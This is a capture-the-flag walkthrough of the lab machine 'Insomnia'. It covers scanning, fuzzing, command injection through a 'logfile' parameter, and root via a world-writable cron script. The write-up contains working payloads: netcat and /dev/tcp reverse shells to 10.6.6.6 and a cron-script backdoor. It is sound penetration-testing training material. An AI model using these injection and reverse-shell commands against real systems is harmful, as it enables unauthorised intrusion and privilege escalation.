

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.98 scan initiated Tue Feb  3 19:35:38 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.13
Nmap scan report for 10.9.9.13
Host is up (0.00064s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    PHP cli server 5.5 or later (PHP 7.3.19-1)
|_http-title: Chat
|_http-open-proxy: Proxy might be redirecting requests

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Feb  3 19:35:52 2026 -- 1 IP address (1 host up) scanned in 13.27 seconds
echo '10.9.9.13\t\tinsomnia.hmv' | sudo tee -a /etc/hostsAdd hosts entry for convenience
Service Enumeration
TCP/8080
Initial Enumeration



Source Code Review
Embedded Script on Site Index (Show/Hide)
     1          // ask user for name with popup prompt
     2          var name = prompt("Enter your nickname:", "guest");
     3
     4          // default name is 'Guest'
     5          if (!name || name === ' ') {
     6             name = "guest";
     7          }
     8
     9          // strip tags
    10          name = name.replace(/(<([^>]+)>)/ig,"");
    11
    12          // display name on page
    13          $("#name-area").html("You are: <span>" + name + "</span>");
    14
    15          // kick off chat
    16          var chat =  new Chat();
    17          $(function() {
    18
    19              chat.getState();
    20
    21              // watch textarea for key presses
    22              $("#sendie").keydown(function(event) {
    23
    24                  var key = event.which;
    25
    26                  //all keys including return.
    27                  if (key >= 33) {
    28
    29                      var maxLength = $(this).attr("maxlength");
    30                      var length = this.value.length;
    31
    32                      // don't allow new content if length is maxed out
    33                      if (length >= maxLength) {
    34                          event.preventDefault();
    35                      }
    36                  }
    37              });
    38              // watch textarea for release of key press
    39              $('#sendie').keyup(function(e) {
    40
    41                  if (e.keyCode == 13) {
    42
    43                      var text = $(this).val();
    44                      var maxLength = $(this).attr("maxlength");
    45                      var length = text.length;
    46
    47                      // send
    48                      if (length <= maxLength + 1) {
    49
    50                          chat.send(text, name);
    51                          $(this).val("");
    52
    53                      } else {
    54
    55                          $(this).val(text.substring(0, maxLength));
    56
    57                      }
    58
    59
    60                  }
    61              });
    62
    63          });
Key Points in the Code:
- Line 10: Attempt to sanitize any characters that could lead to HTML / JS injection
- Line 16: Build a new chat object — sourced from
chat.js - Line 19: Run the
getState()method from theChatfunction- On Line 9 of
chat.js, we can see this further invokesgetStateOfChat() - This will cause a request to
/process.phpwith the payloadfunction=getState
- On Line 9 of
- Lines 22 — 61: Watch user key presses and releases in the HTML element with ID:
#sendie.keydown()watches for key presses.keyup()watches for key releases- The job here is to make sure the user input is 33 characters or less
- If the user presses key
13, then the return key was pressed, so invokechat.send(text, name).textis the data in the input boxnameis the username entered when first prompted (orguestif none provided)
chat.js (Show/Hide)
     1	var instanse = false;
     2	var state;
     3	var mes;
     4	var file;
     5
     6	function Chat () {
     7	    this.update = updateChat;
     8	    this.send = sendChat;
     9		this.getState = getStateOfChat;
    10	}
    11
    12	function getStateOfChat(){
    13		if(!instanse){
    14			 instanse = true;
    15			 $.ajax({
    16				   type: "POST",
    17				   url: "process.php",
    18				   data: {
    19				   			'function': 'getState',
    20							'file': file
    21							},
    22				   dataType: "json",
    23
    24				   success: function(data){
    25					   state = data.state;
    26					   instanse = false;
    27				   },
    28				});
    29		}
    30	}
    31
    32	function updateChat(){
    33		 if(!instanse){
    34			 instanse = true;
    35		     $.ajax({
    36				   type: "POST",
    37				   url: "process.php",
    38				   data: {
    39				   			'function': 'update',
    40							'state': state,
    41							'file': file
    42							},
    43				   dataType: "json",
    44				   success: function(data){
    45					   if(data.text){
    46							for (var i = 0; i < data.text.length; i++) {
    47	                            $('#chat-area').append($("<p>"+ data.text[i] +"</p>"));
    48	                        }
    49					   }
    50					   document.getElementById('chat-area').scrollTop = document.getElementById('chat-area').scrollHeight;
    51					   instanse = false;
    52					   state = data.state;
    53				   },
    54				});
    55		 }
    56		 else {
    57			 setTimeout(updateChat, 1500);
    58		 }
    59	}
    60
    61	function sendChat(message, nickname)
    62	{
    63	    updateChat();
    64	     $.ajax({
    65			   type: "POST",
    66			   url: "process.php",
    67			   data: {
    68			   			'function': 'send',
    69						'message': message,
    70						'nickname': nickname,
    71						'file': file
    72					 },
    73			   dataType: "json",
    74			   success: function(data){
    75				   updateChat();
    76			   },
    77			});
    78	}
Key Points in the Code
- Lines 6 — 9: Establishes a
Chatfunction with three methods:updateinvokesupdateChat()sendinvokessendChat(message, nickname)getStateinvokesgetStateOfChat()
- Line 12: Defines the
getStateOfChat()function- This function causes the client to send a HTTP POST request to
/process.php - The payload is
function=getState - The server reads
fileand responds with the number of messages stored infile
- This function causes the client to send a HTTP POST request to
- Line 32: Defines the
updateChat()function- This function causes the client to send a HTTP POST request to
/process.php - The payload is
function=update&state=XXwhereXXis the number of messages in the chat room identified bygetStateOfChat() - The server responds with a JSON array of all of the messages stored in
file
- This function causes the client to send a HTTP POST request to
- Line 61: Defines the
sendChat(message, nickname)function- This function causes the client to send a HTTP POST request to
/process.php - The payload is
function=send&nickname=username&message=hello%20worldas an example - The server stores
nicknameandmessageinfileand runsupdateChat()
- This function causes the client to send a HTTP POST request to
http://insomnia.hmv:8080 which serves as a front end to /process.php. We enter a message and press Return and it tries to sanitize the chat and act as a buffer.However, there's nothing stopping us from sending requests directly to
/process.php ourselves.Testing the API
Get Chat State
curl -s 'http://insomnia.hmv:8080/process.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'function=getState'
Update Chat (Show Messages)
state=3, then there are no new messages to return. But, if you send something like state=0, then the API will return data.state..(file.count-1) or all three items.curl -s 'http://insomnia.hmv:8080/process.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'function=update' \
--data-urlencode 'state=0' | jq
curl -s 'http://insomnia.hmv:8080/process.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'function=update' \
--data-urlencode 'state=1' | jq

Send a Message
curl -s 'http://insomnia.hmv:8080/process.php' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'function=send' \
--data-urlencode 'nickname=curl' \
--data-urlencode 'message=Message sent from curl' | jq

Directory and File Enumeration
gobuster dir -u http://insomnia.hmv:8080 \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt \
-t 10 -o dir.txt -x php,html,txt --exclude-length 2899
Exclude response length of "2899" as identified by gobuster
administration.php   (Status: 200) [Size: 65]
process.php          (Status: 200) [Size: 2]
chat.txt             (Status: 200) [Size: 1168]

Parameter Fuzzing
ffuf -u 'http://insomnia.hmv:8080/process.php?FUZZ=whoami' \
-w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ \
-enc 'FUZZ:urlencode' -fs 2
Filter response size of 2 based on first test, but find no parameters using word list
ffuf -u 'http://insomnia.hmv:8080/administration.php?FUZZ=whoami' \
-w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ \
-enc 'FUZZ:urlencode' -fs 65
Filter response size of 65 based on first test
logfile [Status: 200, Size: 71, Words: 12, Lines: 3, Duration: 25ms]Find a valid parameter: "logfile"





sudo nc -q 3 -lnvp 80Start a TCP socket to catch output from the target
curl -G 'http://insomnia.hmv:8080/administration.php' \
--data-urlencode 'logfile=$(/bin/bash -c '"'"'man nc >& /dev/tcp/10.6.6.6/80 0>&1'"'"')'
Use "-G" to tell curl to put the data in the URL query

Exploit
Parameter Fuzzing -> RCE
sudo rlwrap nc -lvnp 443Start a TCP socket to catch the reverse shell
curl -G 'http://insomnia.hmv:8080/administration.php' \
--data-urlencode 'logfile=$(nc 10.6.6.6 443 -e /bin/bash)'
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux insomnia 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Matching Defaults entries for www-data on insomnia:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on insomnia:
    (julia) NOPASSWD: /bin/bash /var/www/html/start.sh
Users and Groups
Local Users
julia:x:1000:1000:julia,,,:/home/julia:/bin/bash
Local Groups
cdrom:x:24:julia
floppy:x:25:julia
audio:x:29:julia
dip:x:30:julia
video:x:44:julia
plugdev:x:46:julia
netdev:x:109:julia
bluetooth:x:111:julia
julia:x:1000:
Network Configurations
Network Interfaces
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:a8:cb:b6 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.13/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 5529sec preferred_lft 5529sec
    inet6 fe80::be24:11ff:fea8:cbb6/64 scope link
       valid_lft forever preferred_lft forever
Processes and Services
Interesting Processes
292 www-data /bin/bash /var/www/html/start.sh
Interesting Services
/etc/systemd/system/insomnia.service
[Service]
Type=simple
User=www-data
WorkingDirectory=/var/www/html
ExecStart=/bin/bash /var/www/html/start.sh

[Install]
WantedBy=multi-user.target
Scheduled Tasks
Interesting Scheduled Tasks
* * * * * root /bin/bash /var/cron/check.sh
ls -l /var/cron/check.sh
-rwxrwxrwx 1 root root 153 Dec 21 2020 /var/cron/check.sh
Interesting Files
/var/cron/chech.sh
ls -l /var/cron/check/sh
-rwxrwxrwx 1 root root 153 Dec 21 2020 /var/cron/check.sh
Privilege Escalation
Path 1: www-data -> root
Becoming Root
The script at /var/cron/check.sh is world-writable and the cron job is run as root. So, we can put any code in the check.sh file and it will be run as root.
cat << 'EOF' >> /var/cron/check.sh
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'
EOF
Path 2: www-data -> julia -> root
Lateral to Julia
(julia) NOPASSWD: /bin/bash /var/www/html/start.shOutput from "sudo -l" as "www-data"

cat << EOF > /var/www/html/start.sh
/bin/bash -ip
EOF
sudo -u julia /bin/bash /var/www/html/start.sh
Becoming Root
The script at /var/cron/check.sh is world-writable and the cron job is run as root. So, we can put any code in the check.sh file and it will be run as root.
cat << 'EOF' >> /var/cron/check.sh
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'
EOF
Flags
User
[c2e285cb33cecdbeb83d2189e983a8c0]
Root
[c84baebe0faa2fcdc2f1a4a9f6e2fbfc]